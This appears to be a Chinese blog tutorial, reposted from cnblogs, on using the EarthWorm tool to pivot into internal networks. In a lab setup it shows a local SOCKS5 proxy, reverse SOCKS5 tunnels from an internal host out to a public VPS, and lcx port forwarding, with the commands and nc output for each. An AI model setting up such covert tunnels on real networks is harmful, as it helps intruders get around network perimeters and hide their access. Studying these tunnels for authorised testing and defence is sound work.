ew代理实战

前言

渗透内网代理必不可少，本文做个记录

正文

工具下载地址

http://rootkiter.com/EarthWorm/

ssocksd开启 socks5 代理


环境

代理：192.168.211.131

首先使用

```
./ew_for_linux64 -s ssocksd -l 12345
```

在 192.168.211.131:12345 开启了 socks5 代理，设置 proxifier



然后在 192.168.211.131 上监听一个端口， 在 192.168.211.1 使用代理连过去。

```
haclh@ubuntu:~$ nc -lvvp 8888
Listening on [0.0.0.0] (family 0, port 8888)
Connection from [192.168.211.131] port 8888 [tcp/*] accepted (family 2, sport 38920)
```

可以看到 在 `192.168.211.131` 收到的连接是由代理服务器 `192.168.211.131` 发起的

反弹 socks5 代理到公网vps

此时我们可以访问 公网vps, 通过在内网主机反弹 `socks5` 到公网，然后使用公网的 `socks5` 服务，连入内网。

首先在公网主机

```
./ew_for_linux64 -s rcsocks -l 1080 -e 8888
```


```
-l    本地监听端口，待会连接这个端口作为 socks5 端口
-e    反弹中转端口
```

在内网主机

```
./ew_for_linux64 -s rssocks -d vps_ip -e 8888
```

```
-d 指定反弹的主机，这里为 公网 vps 的 ip
-e 指定反弹中转端口，和vps中的设置的一样
```


此时 `vps_ip:1080` 开启了 `socks5` 代理，设置 `proxifier`



此时通过代理访问

```
haclh@ubuntu:~$ nc -lvvp 8888
Listening on [0.0.0.0] (family 0, port 8888)
Connection from [192.168.211.131] port 8888 [tcp/*] accepted (family 2, sport 56411)
```

利用lcx_tran端口转发转接socks代理



通过 192.168.211.131 的 1088 端口使用 192.168.211.132 在 9999 端口提供的 socks5 代理。

在 192.168.211.131 执行

```
./ew_for_linux64 -s lcx_tran -l 1088 -f 192.168.211.132 -g 9999
```

将来自 1088 的数据转发至 192.168.211.132:9999

在 192.168.211.132 执行

```
ew_for_Win.exe -s ssocksd -l 9999
```

然后使用 192.168.211.131:1088 作为 socks5 代理即可

lcx_slave 反向端口转发

使用 lcx_slave 实现将内网端口映射到公网。

首先在公网主机

```
./ew_for_linux64 -s lcx_listen -l 12234 -e 8989
```

lcx_listen 本地端口转发，将 12234 转发到 8989

然后在内网主机

```
ew_for_Win.exe -s lcx_slave -d vps_ip -e 8989 -f 127.0.0.1 -g 9999
```

lcx_slave 将 vps_ip:8989 的数据转发至 127.0.0.1:9999

然后访问 vps_ip:12234 就是访问 内网主机ip:9999

【参数说明】

ssocksd 本地 socks代理
rssocks 反弹 socks代理

lcx_slave 将远程主机的端口 与 另一台主机建立联系

lcx_tran　将本地端口转发至远程主机

lcx_listen 本地端口转发，本地端口之间建立转发关系

来源：https://www.cnblogs.com/hac425/p/9416925.html